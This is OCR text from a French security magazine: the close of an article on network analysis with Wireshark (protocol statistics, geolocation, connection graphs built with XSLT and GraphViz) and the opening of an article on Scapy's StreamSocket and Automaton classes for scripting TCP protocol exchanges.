Transmission Control Protocol	81,62 %	128231	12220069	0,031
Hypertext Transfer Protocol	0,13 %	197	117719	0,000
Line-based text data	0,12 %	188	116083	0,000
Simple Mail Transfer Protocol	19 %	63134	7911102	0,020
Internet Message Format	2,87 %	4506	3367533	0,009
Malformed Packet	2,87 %	4506	3367533	0,009
Domain Name Service	0,00 %	4	2103	0,000
User Datagram Protocol	18,31 %	28770	4132790	0,011
NetBIOS Datagram Service	0,01 %	12	2991	0,000
SMB (Server Message Block Protocol)	0,01 %	12	2991	0,000
SMB MailSlot Protocol	0,01 %	12	2991	0,000
Microsoft Windows Browser Protocol	0,01 %	12	2991	0,000
Domain Name Service	18,31 %	28758	4129799	0,011
Internet Control Message Protocol	0,04 %	62	6315	0,000


Statistiques « protocolaires »

Les statistiques mettent en avant trois types de trafic : TCP vers le port 80 (non reconnu comme de l'HTTP cependant), du trafic SMTP et des requêtes DNS. À l'aide des filtres idoines, on obtient ce graphe :



IO Graph après filtrage

En choisissant de grapher le volume (octets) plutôt que le nombre de paquets, on obtient ceci :



IO Graph par volume

On peut voir que le trafic vers le port 80 est constant, avec quelques « pics », et qu'il y a une corrélation entre le trafic SMTP et les requêtes DNS, ce qui est logique : l'envoi de courriels commence par la résolution du MX du ou des domaines destinataires. Cette courbe est donc très vraisemblablement celle d'un *mailer*, qu'il s'agisse d'un serveur de messagerie légitime (mais pourquoi alors le trafic TCP/80 ?)... ou d'un *spambot*.

8.2 Géolocalisation

Il n'y a pas que dans le monde mobile, ni des réseaux sociaux, que la géolocalisation est très tendance. Wireshark aussi succombe à cette mode et permet de créer à partir de traces réseau une carte des hôtes impliqués dans les conversations analysées.

Il faut pour cela avoir préalablement téléchargé et installé une base comme GeoIP, fournie par MaxMind. Wireshark est alors capable d'afficher les données de géolocalisation dans les tableaux statistiques et de les utiliser pour produire une carte :

IPv4 Endpoints

Tx Bytes	Country	AS Number	City	Latitude	Longitude
38	United States	AS15169 Google Inc.	Mountain View, CA	37.419201	-122.057404
48	Germany	AS3320 Deutsche Telekom AG	-	51.000000	9.000000
33	United States	AS15169 Google Inc.	Mountain View, CA	37.397400	-122.073196
48	United States	AS3356 Level 3 Communications	-	38.000000	-97.000000
56	Korea, Republic of	AS10157 Yahoo! Korea, Corp.	-	37.000000	127.500000
58	United States	AS36622 VeriSign Global Registr	Sterling, VA	38.988098	-77.475502
52	United States	AS26914 Global Netoptex, Inc	San Francisco, CA	37.769699	-122.393303
59	United States	AS2914 NTT America, Inc.	Englewood, CO	39.569000	-104.858200
74	United States	AS112 Root Server Technical Ope	Redwood City, CA	37.491402	-122.210999
72	United States	AS112 Root Server Technical Ope	Redwood City, CA	37.491402	-122.210999
88	United Kingdom	AS702 Verizon Business EMEA - C	Cambridge, C3	52.200001	0.116700

Affichage des informations de géolocalisation


Cartographie des hôtes

Certes, cela n'est pas (encore) une Google Map, mais ça aide : une machine bureautique qui se met à causer à la Terre entière, généralement, ce n'est pas très bon signe...

8.3 Et en sortie...

Dernier exemple : grapher des conversations. Pour corser les choses et brosser les lecteurs *geeky*, nous allons quitter l'interface graphique et (re)venir à la ligne de commandes.

L'idée est de « cartographier » les conversations d'une machine avec d'autres machines. Sur le graphe en page suivante, les flèches représentent les TCP/SYN, donc les tentatives de connexion.



Graphe de connexions

On voit que plusieurs machines du réseau interne tentent de se connecter vers une même machine du réseau interne. On peut en déduire, par exemple, que cette dernière est probablement un serveur ou une imprimante. On pourrait utiliser un tel graphe pour mettre en évidence le fait qu'un poste de travail a un comportement anormal ou qu'il tente de se connecter à d'autres postes et non uniquement au serveur de l'entreprise, ou encore que toutes les machines passent par un proxy, sauf une.

Ce graphe requiert d'avoir installé les paquets **GraphViz** et **xsltproc**. Utilisons le script suivant (**tcp.xsl**) pour extraire et mettre en forme les informations qui nous intéressent :

```
<xsl:stylesheet version = '1.0' xmlns:xsl='http://www.w3.org/1999/XSL/
Transform'>
  <xsl:output method="text" indent="no"/>
  <xsl:template match="/">
    <xsl:apply-templates select="/pdml/packet/proto[@name='tcp']"/>
  </xsl:template>

  <xsl:template match="/pdml/packet/proto[@name='tcp']">
    <xsl:if test="field[@name='tcp.flags' and @value='02']">
      <xsl:apply-templates select="../proto[@name='ip']"/>
    </xsl:if>
  </xsl:template>
  <xsl:template match="proto[@name='ip']">
    <xsl:call-template name="host">
      <xsl:with-param name="ip">
        <xsl:value-of select="field[@name='ip.src']/@show"/>
      </xsl:with-param>
    </xsl:call-template>
    <xsl:call-template name="host">
      <xsl:with-param name="ip">
        <xsl:value-of select="field[@name='ip.dst']/@show"/>
      </xsl:with-param>
    </xsl:call-template>
    <xsl:text>host_</xsl:text>
    <xsl:value-of select="translate(field[@name='ip.src']/@
    show,'.','_')"/>
    <xsl:text> -> host_</xsl:text>

    <xsl:value-of select="translate(field[@name='ip.dst']/@
    show,'.','_')"/>
    <xsl:text>;&#xA;</xsl:text>
  </xsl:template>
  <xsl:template name="host">
    <xsl:param name="ip"/>
    <xsl:text>host_</xsl:text>
    <xsl:value-of select="translate($ip,'.','_')"/>
    <xsl:text>[label="</xsl:text>
    <xsl:value-of select="$ip"/>
    <xsl:text>"];&#xA;</xsl:text>
  </xsl:template>
</xsl:stylesheet>
```

Puis un script comme celui-ci fera très bien l'affaire :

```
#!/bin/bash
(
  echo 'digraph G { ratio=compress; rankdir=LR;'
  tshark \
    -n -r example.com-1.pcap \
    -T pdml 2>/dev/null \
  | xsltproc tcp.xsl - \
  | sort \
  | uniq
  echo '}'
) | dot -Tpng -o tcp.png /dev/stdin
```

Ce script s'appuie sur le format de sortie PDML (*Packet Details Markup Language*), ce qui permet de passer les données ainsi extraites vers tout outil capable de comprendre le XML.

Conclusion

Cet article n'avait d'autre ambition que de présenter Wireshark sous son meilleur jour et il faudrait un livre entier **[CHAPPELL] [SANDERS]** pour faire une présentation sérieuse et complète de cet outil. Si ceux qui ne le connaissaient pas encore ont maintenant envie de mieux le connaître - nous l'espérons - et si ceux qui l'utilisent ont quand même appris deux ou trois choses, nous aurons atteint notre objectif.

Si vous manquez de captures pour parfaire votre expérience de l'analyse réseau, il existe de bons dépôts sur Internet, comme pcapr **[PCAPR]** et OpenPacket **[OPENPACKET]**. ■

REMERCIEMENTS

Je tiens à remercier mon relecteur anonyme, mes collègues du CERT Société Générale, dont Cédric P., et à louer l'infinie patience du rédac' chef.

RÉFÉRENCES

[WS] ***Wireshark, the world's foremost network protocol analyzer***, http://www.wireshark.com

[LIBPCAP] TCPDUMP/LIBPCAP, http://www.tcpdump.org

[TOP100] ***Top 100 Network Security Tools***, http://sectools.org

[MISC35] « Network Forensic : cherchez les traces sur le réseau », *MISC* n°35.

[ANUBIS] http://anubis.iseclab.org/

[CHAPPELL] http://www.wiresharkbook.com

[SANDERS] « ***Practical Packet Analysis: Using Wireshark to Solve Real-world Network Problems*** »

[PCAPR] http://pcapr.net

[OPENPACKET] http://www.openpacket.org

SCAPY, TCP ET LES AUTOMATES

Philippe Biondi - phil@secdev.org - EADS Innovation Works

mots-clés : SCAPY / TCP / AUTOMATES / RÉSEAU / PYTHON

Scapy a été architecturé pour fonctionner dans un mode stimulus-réponse. C'est tout ce qui est nécessaire pour accomplir scan de ports, traceroutes, collectes d'IP ID, etc. Mais lorsqu'il s'agit de transfert de fichier TFTP ou de connexion TCP, où l'échange de paquets n'est plus une suite stimulus-réponse-stimulus-réponse-..., c'est insuffisant. Nous allons donc voir deux façons de parler d'un protocole qui échangerait des messages dans une connexion TCP, en s'attardant sur les facilités offertes par Scapy pour créer des automates réseau. D'autres méthodes existent et sont détaillées dans [5,6,7,8].

1 Les messages

Nous supposons que nous devons nous interfacer avec un protocole constitué d'un échange de messages triviaux, mais sur TCP. Voici l'implémentation Scapy décrivant ces messages :

```
class Message(Packet):
  fields_desc = [ FieldLenField("len",None, fmt="H", length_of="msg"),
          StrLenField("msg", "",
                length_from=lambda pkt:pkt.len) ]
    def extract_padding(self, pay):
        return "",pay
```

Ces messages sont donc constitués d'un champ de longueur sur 2 octets, en *big endian*, suivi d'un message dont la taille est indiquée par le champ précédent. Notons la présence de la méthode **`extract_padding()`**. Son rôle est de séparer le *payload* du protocole et son *padding*. En effet, par défaut, Scapy considère que tous les octets d'un paquet suivant une couche protocolaire qui vient d'être décodée font partie du payload de cette couche. Lorsqu'une couche protocolaire contient un champ contenant la longueur de ce payload, il faut alors ajouter cette méthode pour séparer les octets restant à décoder en deux groupes, ceux qui font partie du payload et les autres, considérés comme du padding (ceux qui creusent, comme dirait Sergio).

2 Merci le noyau !

La première façon d'échanger des messages sur une connexion TCP est d'utiliser une *socket* TCP fournie par le noyau, que nous considérerons alors comme un lien physique.

Scapy utilise une abstraction, nommée *supersocket*, qui fonctionne comme une socket, mais sur laquelle, au lieu d'envoyer et de recevoir des octets, nous envoyons et recevons directement des paquets Scapy. Les supersockets peuvent ajouter les couches manquantes. Par exemple, lorsqu'elles offrent de travailler au niveau IP alors que la socket sous-jacente est au niveau Ethernet, elles s'occupent du routage, de la résolution ARP, et ajoutent la couche Ethernet niveau 2 correctement remplie avant l'envoi. Dans notre cas, nous utilisons la pile TCP du noyau comme s'il s'agissait d'un lien physique et la supersocket se contente d'y faire transiter nos messages.

Nous utilisons pour cela la supersocket nommée **`StreamSocket`**, qui se contente d'encoder et de décoder les paquets Scapy pour les faire transiter dans un descripteur de fichier en mode *stream*, ici une socket TCP.

Pour instancier la **`StreamSocket`**, nous devons lui fournir le descripteur de fichier sous-jacent et également la couche à utiliser sur ce lien, par exemple ici, la classe **`Message`**.

AUTOUR DE L'ARTICLE...

▪ TRUCS ET ASTUCES

Voici quelques trucs pas forcément très connus.

Copier/Coller une capture hexadécimale

Il est possible d'importer une sortie hexadécimale d'un paquet, par exemple une sortie de `tcpdump -X` ou de wireshark. Il suffit d'utiliser la méthode de classe `from_hexcap()` de la couche importée. Par exemple, pour une sortie au niveau IP :

```
>>> IP.from_hexcap()
0x0000:  4500 0054 0000 4000 4001 190a c0a8 080e  E..T..@.@.......
0x0010:  d155 8793 0800 7fe8 477b 0001 6c25 994c  .U......G{..l%.L
0x0020:  3226 0e00 0809 0a0b 0c0d 0e0f 1011 1213  2&..............
0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ............ !"#
0x0040:  2425 2627 2829 2a2b 2c2d 2e2f            $%&'()*+,-./
^D
<IP  version=4L ihl=5L tos=0x0 len=84 id=0 flags=DF
frag=0L ttl=64 proto=icmp chksum=0x190a src=192.168.8.14
dst=209.85.135.147 options=[] |<ICMP  type=echo-request code=0
chksum=0x7fe8 id=0x477b seq=0x1 |<Raw  load='l%\x99L2&\x0e\x00\
x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\
x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./' |>>>
```

Résolution de noms, ou pas

Il est possible de demander à Scapy de résoudre automatiquement des valeurs en noms, par exemple faire une requête DNS inverse à partir d'une adresse IP pour afficher le nom, ou résoudre l'OUI d'une adresse MAC pour avoir le fabricant. Cela n'est pas le cas par défaut, mais pour l'activer, il suffit d'ajouter le champ concerné à la liste `conf.resolve` des champs à résoudre :

```
>>> a=Ether(dst="00:14:22:11:43:f7")/IP(dst="72.21.210.12")
>>> a
<Ether dst=00:14:22:11:43:f7 type=IPv4 |<IP dst=72.21.210.12 |>>
>>> conf.resolve.add(IP.src, IP.dst, Ether.src, Ether.dst)
>>> a
<Ether dst=Dell:11:43:f7 type=IPv4 |<IP dst=210-12.amazon.com |>>
>>> conf.resolve.remove(IP.src, IP.dst)
>>> a
< Ether  dst=Dell:11:43:f7 type=IPv4 |< IP dst=72.21.210.12 |>>
```

Dans le même ordre d'idée, mais à l'envers, certaines valeurs numériques telles que le protocole Ethernet ou IP sont remplacées par des descriptions textuelles par défaut. Il est possible de garder les valeurs numériques en ajoutant les champs concernés à la liste noire `conf.noenum` des champs dont on préfère observer la valeur numérique.

...suite ci-contre

```
>>> s=socket.socket()
>>> s.connect(("127.0.0.1",1234))
>>> stream=StreamSocket(s,Message)
```

Nous employons la supersocket comme suit :

```
>>> stream.send(Message(msg="coucou"))
>>> stream.recv()
<Message  len=5 msg='hello' |>
```

Les messages sont assemblés et envoyés tels quels dans le descripteur de fichier fourni. La réception est une autre paire de manches. En effet, le mécanisme de la **`StreamSocket`** étant générique, il ne sait pas comment un message connaît sa longueur. Il va donc lire une quantité de données supposée suffisante. Cette quantité peut être fournie en paramètre à **`recv()`** ; sinon la MTU par défaut de Scapy sera utilisée (1600 octets). Les données obtenues sont passées à la couche basse (ici, **`Message`**). Elle décode le message et, grâce à la fonction **`extract_padding()`**, détermine la position du début du message suivant.

Idéalement, il faudrait pouvoir remettre le padding, qui est en fait le début du message suivant, dans le *buffer* de réception de la socket pour qu'il puisse être traité au prochain **`recv()`**. Cela n'étant pas possible, une autre astuce peut être utilisée plutôt que de gérer un double buffer avec les données pas encore lues et les données déjà lues, mais pas encore utilisées. Il est en effet possible, en utilisant l'option **`MSG_PEEK`** de l'appel système **`recv()`**, de récupérer les données présentes dans le buffer de réception sans les en enlever. Ainsi, on peut, en retranchant la longueur des données restantes après le décodage du message à la longueur totale des données récupérées, connaître la longueur exacte qu'il aurait fallu lire pour récupérer exactement un message. Il suffit alors d'effectuer un **`recv()`** normal sur la socket avec cette longueur pour retirer exactement le message décodé du buffer de réception. Une hypothèse est cependant faite pour que cela fonctionne : les données d'un même message ne doivent pas être séparées par un paquet TCP avec le drapeau **`PUSH`**. Cela arrive si un même message est envoyé à l'aide de plusieurs **`send()`** sans que le drapeau **`MSG_MORE`** n'ait été positionné et si l'option TCP **`TCP_CORK`** n'a pas été demandée **[2]**.

Voici un autre exemple, plus facile pour tester, qui utilise la fonction **`socketpair()`** pour créer deux sockets déjà connectées.

```
>>> s,t=socket.socketpair()
>>> ss1=StreamSocket(s,Message)
>>> ss2=StreamSocket(t,Message)
>>> ss1.send(Message(msg="coucou"))
8
e>>> ss2.recv()
<Message  len=6 msg='coucou' |>
>>> ss1.send(Message(msg="coucou"))
8
>>> ss1.send(Message(msg="coucou"))
8
>>> ss1.send(Message(msg="hello"))
7
```

```
>>> ss2.recv()
<Message  len=6 msg='coucou' |>
>>> ss2.recv()
<Message  len=6 msg='coucou' |>
>>> ss2.recv()
<Message  len=5 msg='hello' |>
```

3 Les automates

Ce que j'appelle « automate » dans Scapy est un objet composé d'états, de transitions entre les états et d'actions pouvant être effectuées lors d'une transition ou à l'intérieur d'un état. L'automate est à tout moment dans un état et un seul. Un état est marqué comme état de départ et l'automate s'y trouve lorsqu'il est lancé. Ensuite, il change d'état en utilisant les transitions. Une transition est prise lorsque les conditions qu'elle exige sont réunies. Des actions peuvent être associées à une transition. Celles-ci sont exécutées à chaque fois que la transition est empruntée. L'automate s'arrête lorsque certains états marqués comme états d'acceptation sont atteints. Un état d'acceptation peut être un état final ou un état d'erreur.

Si l'on excepte la présence d'actions sur les transitions, cela correspond à la définition mathématique de l'automate déterministe à états fini, connu aussi sous l'abréviation DFA (*deterministic finite-state automaton* en anglais).

Un automate peut être vu comme une recette pour découper certains types de problèmes en sous-problèmes plus petits. Il existe des formalismes pour homogénéiser la découpe, comme les automates de Moore ou de Mealy, par exemple ; le premier ayant ses actions associées à des états et le second à des transitions. Selon les problèmes, un formalisme s'avère plus efficient qu'un autre.

Les automates de Scapy n'imposent pas un modèle particulier. C'est au développeur de choisir s'il veut s'imposer un formalisme ou un autre. Tous les problèmes n'ont pas vocation à être résolus par des automates, et même pour ceux qui le peuvent, ce n'est pas toujours la meilleure solution. En effet, les automates viennent avec toute une machinerie relativement lourde, et réécrire un petit automate dans son coin peut parfois être plus rapide. D'un autre côté, utiliser la machinerie de Scapy aide à se concentrer sur l'automate lui-même et profiter du moteur mis à disposition, incluant un fonctionnement possible en tâche de fond, des aides pour le débogage, des petits utilitaires permettant par exemple de dessiner automatiquement le graphe d'un automate, etc.

3.1 Premiers pas

Un automate est un objet Python qui hérite de **Automaton**. Les états, transitions et actions sont des méthodes. On utilise des décorateurs pour marquer ces méthodes et identifier leur rôle.

AUTOUR DE L'ARTICLE...

▪ SUITE TRUCS ET ASTUCES

Programmes externes

Il est possible d'appeler Wireshark sur un paquet ou une liste de paquets directement avec la commande `wireshark()`. Par exemple :

```
>>>wireshark(IP(dst="1.2.3.4")/UDP(sport=161)/fuzz(SNMP())*500)
```

La commande `hexedit()` appelle l'éditeur hexadécimal configuré dans `conf.hexedit` (actuellement ma préférence va à hexer, qui permet d'insérer des octets) pour manipuler la chaîne passée en entrée. Par exemple :

```
>>> a = IP()/UDP()/SNMP()
>>> b = hexedit(a)
>>> send(b)
```

Comparaison de chaînes

La fonction `hexdiff()` produit une sortie hexadécimale de deux chaînes de caractères en mettant en valeur les différences entre les deux. Cette fonction est évidemment très utile lorsqu'on cherche pourquoi un paquet capturé est reconnu alors que celui qui est construit de zéro est rejeté.

```
>>> hexdiff("La tortue mange de la salade", "La tortue mange la saldae")
0000 0000  4C 61 20 74 6F 72 74 75  65 20 6D 61 6E 67 65 20  La tortue mange
0010       64 65 20 6C 61 20 73 61  6C 61 64 65              de la salade
     000d          6C 61 20 73 61  6C 64 61 65               la saldae
```

```
class HelloWorld(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        print "State=BEGIN"

    @ATMT.condition(BEGIN)
    def wait_for_nothing(self):
        print "Wait for nothing..."
        raise self.END()

    @ATMT.action(wait_for_nothing)
    def on_nothing(self):
        print "Action on 'nothing' condition"

    @ATMT.state(final=1)
    def END(self):
        print "State=END"
```

Nous avons donc créé un simple objet automate avec 2 états **`BEGIN()`** et **`END()`**, une transition **`wait_for_nothing()`** et une action **`on_nothing()`**. Nous voyons ainsi comment les décorateurs **`ATMT.state()`**, **`ATMT.condition()`** et **`ATMT.action()`** désignent telle ou telle méthode comme étant un état, une transition ou une action. Mettre les noms des états en majuscules est purement conventionnel.

AUTOUR DE L'ARTICLE...

▪ LES DÉCORATEURS EN PYTHON

Un décorateur en Python est une fonction qui transforme une fonction en une autre fonction. Par exemple, la fonction inutile `topper()` [I] peut transformer toute fonction qui retourne une valeur numérique en une fonction qui retourne ce résultat incrémenté de 1.

```
def topper(f):
    return lambda *args, **kargs: f(*args, **kargs)+1
```

Étant donnée une fonction `foo()`, la décorer signifie qu'à chaque fois qu'elle est utilisée, ce n'est pas `foo()` qui est appelé directement, mais `topper(foo)()`. Mais comme écrire

```
def foo(x,y):
    return x*y

foo=topper(foo)
```

n'est pas très joli, ni facile à lire, nous utilisons une syntaxe particulière et concise :

```
@topper
def foo(x,y):
    return x*y
```

Les deux syntaxes sont sémantiquement équivalentes, mais la deuxième est plus concise et facile à comprendre. Elle porte bien l'idée que `topper()` décore `foo()`.

On peut également noter que ce qui suit le `@` peut aussi être un appel de fonction qui retourne un décorateur. On aura donc défini une fonction retournant une fonction qui prend une fonction en paramètre et retourne une fonction. C'est clair ?

En génie logiciel, un décorateur sert à factoriser un comportement orthogonal aux fonctionnalités d'un groupe de fonctions, par opposition à des sous-fonctions ou des fonctions utilitaires partagées par ce groupe de fonctions et dont le comportement fait partie intégrante du comportement global. On peut par exemple implémenter un cache qui permet à une fonction de ne pas recalculer sa sortie si elle est appelée avec des paramètres qu'elle a déjà traités. Ce comportement est extérieur au calcul en lui-même.

La première chose faisable avec cet objet est de le dessiner. Appeler la méthode de classe `HelloWorld.graph()` affiche le graphe de la figure 1.




Figure 1 : graphe de l'automate HellowWorld

Nous pouvons ensuite instancier cet objet et lancer l'automate.

```
>>> a=HelloWorld()
>>> a.run()
State=BEGIN
Wait for nothing...
Action on 'nothing' condition
State=END
>>>
```

Un automate tourne dans un *thread* séparé, en tâche de fond, afin de continuer à fonctionner (par exemple pour répondre à des messages de *keep alive*) pendant que l'utilisateur a la main.

Lors de l'instanciation, le thread est créé et l'instance sert à le contrôler. L'instance est un méta-automate ayant les méta-états suivants :

- **`running`** : le méta-automate permet à l'automate de traiter ses entrées et de changer d'état.
- **`freezed`** : le méta-automate gèle l'automate et l'empêche de traiter ses entrées.
- **`stopped`** : le méta-automate détruit le thread de l'automate.

À sa création, l'automate est positionné sur son état de départ et le méta-automate de contrôle est placé dans l'état **`freezed`**.

L'instance contrôle le méta-automate, et donc l'automate, avec les méthodes suivantes :

- **`run()`** : fait passer le méta-automate de l'état **`freezed`** à l'état **`running`**, ce qui permet à l'automate de traiter ses entrées. La méthode attend que l'automate atteigne un état d'acceptation ou qu'une exception soit levée. Appuyer sur Ctrl-C passe le méta-automate dans l'état **`freezed`** et rend la main.

- `runbg()` : fait passer le méta-automate de l'état `freezed` à l'état `running` et retourne immédiatement. L'automate fonctionne alors en tâche de fond.
- `next()` : fonctionne comme `run()`, mais lève l'exception `Automaton.Singlestep` dès qu'un changement d'état se produit dans l'automate. Le méta-automate est alors `freezed`.
- `stop()` : passe le méta-automate dans l'état `stopped` quel que soit son état en cours. Le thread de l'automate est alors détruit.
- `start()` : recrée le thread de l'automate, le place dans son état de départ et place le méta-automate dans l'état `freezed`.
- `restart()` : effectue un `stop()` puis un `start()`.




Figure 2 : graphe du méta-automate

3.2 Les paramètres de l'automate

Le constructeur de la classe `Automaton` reconnaît les paramètres suivants :

- `ll` : fournit à l'automate la supersocket à utiliser. Par défaut, c'est `conf.L3socket` qui est utilisée.
- `debug` : précise la verbosité de l'automate, entre 1 et 5. Les sorties étant faites sur le *logger* `log_interactive` en mode *debug*, il convient de le régler pour afficher les messages de débogage : `log_interactive.setLevel(1)`.
- `external_fd` : fournit un dictionnaire de descripteurs de fichiers déjà existants pour utiliser avec des `ATMT.ioevent()` (détaillés quelques sections plus loin). La clé du dictionnaire correspond au paramètre `name` fourni au décorateur.

Les classes héritant de `Automaton` doivent surcharger la méthode `parse_args()` pour ajouter leurs paramètres (voir section suivante). Les paramètres restants sont transmis à la supersocket. On peut donc, par exemple, préciser un filtre BPF avec `filter` pour couper de manière efficace une partie importante du trafic qui serait inutile pour l'automate et qui le surchargerait de travail.

3.3 Les méthodes à surcharger

La classe `Automaton` propose deux méthodes à surcharger. La première méthode, `parse_args()`, récupère tous les arguments passés en paramètre du constructeur de l'automate. La classe mère utilisant certains de ces paramètres, comme `debug` pour choisir la verbosité de l'automate ou `filter` pour mettre en place un filtre BPF sur la socket de l'automate, il faut rappeler la fonction surchargée avec les paramètres que nous n'utilisons pas. La seconde méthode, `master_filter`, est une méthode appelée à chaque fois qu'un paquet est reçu sur la supersocket de l'automate. La méthode surchargée ne faisant rien, ce n'est pas la peine de la rappeler.

Un automate travaillant avec un protocole donné va probablement n'utiliser qu'un certain type de couches basses. La stratégie est alors de filtrer le maximum dans `master_filter()` pour qu'uniquement le minimum reste à faire dans les transitions. C'est le bon endroit pour vérifier tous les invariants du protocole. Par exemple, pour un automate implémentant le protocole TCP, le filtre maître peut s'occuper de tous les tests de la couche IP, des ports TCP et même vérifier que les numéros de séquence et d'acquittement sont bien dans leurs fenêtres respectives. Il ne restera donc aux transitions qu'à vérifier la cohérence des drapeaux TCP en fonction de l'état courant de l'automate.

Dans l'autre sens, les couches basses à générer pour répondre sont souvent les mêmes. Il peut donc être pratique, par exemple pour un automate implémentant le protocole TCP, de préparer une couche IP avec les adresses correctes, suivie d'une couche TCP auxquelles il ne reste que les numéros de séquence, d'acquittement, les drapeaux et les données à fournir. Cette préparation peut être faite dans la méthode `parse_args()`.

3.4 Les états, transitions et actions

La définition de l'automate utilise des décorateurs pour marquer certaines méthodes comme étant des éléments de l'automate.

3.4.1 Les états

Un état est une méthode décorée par `ATMT.state()`. Cette fonction retourne un décorateur. Elle reconnaît 3 paramètres, `initial`, `final` et `error` qui, lorsqu'ils sont mis à `True`, précisent que l'état décoré est un état respectivement initial, final ou d'erreur. Ces paramètres sont par défaut tous à `False`.

```
class Example(Automaton):
    @ATMT.state(initial=True)
    def BEGIN(self):
        pass

    @ATMT.state()
    def SOME_STATE(self)
        pass

    @ATMT.state(final=True)
    def END(self):
        return "Result of the automaton: 42"

    @ATMT.state(error=True)
    def ERROR(self):
        return "Partial result or explanation for error"
```

Le passage d'un état à un autre se fait en levant une exception particulière. Cette exception est la valeur de retour de la méthode représentant l'état qu'on veut atteindre. Par exemple, si nous souhaitons passer dans l'état **FOO**, représenté par la méthode éponyme de l'instance **self**, il suffit d'un **raise self.FOO()**.

En effet, le décorateur **ATMT.state()** ne se contente pas de marquer la méthode. Il l'enrobe également et la transforme pour que son appel retourne une exception requérant un changement d'état. Les paramètres fournis sont conservés, et lorsque le changement d'état devient effectif, le code de la méthode est enfin appelé avec les paramètres voulus.

Bien qu'une demande de changement d'état puisse s'effectuer dans une action ou un état, il est plus dans l'esprit de se restreindre à ne les faire que dans les transitions.

3.4.2 Les transitions

Une transition est une méthode décorée par **ATMT.condition()**, **ATMT.receive_condition()**, **ATMT.ioevent()** ou **ATMT.timeout()**. Ces quatre fonctions prennent en premier paramètre l'état duquel la transition part.

3.4.2.1 Les conditions

Les conditions sont de simples méthodes sans argument autre que l'instance de l'objet, décorées par **ATMT.condition()**. Elles sont appelées une fois, lorsque l'automate passe dans un nouvel état et qu'elles y sont liées, dès que le code de cet état a été exécuté. Leur rôle est de déclencher le passage à un nouvel état si certaines conditions sont remplies.

3.4.2.2 Les conditions sur réception

Ces méthodes sont décorées par **ATMT.receive_condition()**. Elles sont appelées lorsque, étant dans l'état auquel elle sont liées, l'automate reçoit des paquets du réseau qui ont été acceptés par le filtre maître. Elles prennent en argument un paquet et sont appelées autant de fois que de paquets reçus dans cet état.

3.4.2.3 Les minuteurs

Le décorateur d'un minuteur, **ATMT.timeout()**, reçoit en plus de l'état de départ une valeur en secondes représentant le temps à passer dans l'état avant d'appeler cette méthode. Le minuteur ne sera appelé qu'une fois lorsque, étant dans l'état auquel il est lié, le temps fourni au décorateur s'est écoulé depuis le passage dans le dit état.

3.4.2.4 Les événements E/S

Les événements d'entrée/sortie permettent de partager des buffers de communication avec l'automate. Ils servent, par exemple, comme un moyen d'échanger un flux de données avec un automate TCP, qui se chargera de la partie réseau. Chaque événement d'entrée/sortie est associé à un buffer d'entrée et un buffer de sortie afin d'assurer la bi-directionnalité de la communication.

Le décorateur **ATMT.ioevent()** prend deux paramètres supplémentaires. Le premier paramètre, **name**, donne un nom au buffer. Lorsque ce nom n'est pas présent dans le dictionnaire fourni par le paramètre **external_fd**, il est utilisé pour créer une paire de buffers dans deux sous-espaces de nommage de l'automate, **io** et **oi**, pour lire et écrire des données dans les deux buffers associés à cette méthode, respectivement côté utilisateur et côté développeur de l'automate. Le second paramètre, **as_supersocket**, fournit un nom servant à créer une méthode de classe capable d'instancier l'automate, de le lancer et de retourner un objet offrant une interface de supersocket Scapy, dont les méthodes **send()** et **recv()** sont liées aux mêmes buffers de communication. Cela permet alors de travailler directement avec des paquets Scapy, qui seront assemblés avant d'être communiqués à l'automate, alors que le retour de l'automate sera disséqué en paquets Scapy.

Prenons le cas du code suivant :

```
class Example(Automaton):
    @ATMT.state(initial=True)
    def BEGIN(self):
        pass
    @ATMT.ioevent(BEGIN, name="my_event",
        as_supersocket="my_supersocket")
    def my_transition(self, fd):
        obj = fd.recv()
        self.oi.my_event.send("Got [%r]" % obj)
        if  str(obj) == "go":
            raise self.END()
    @ATMT.state(final=1)
    def END(self):
        self.oi.my_event.send("job's done")
```

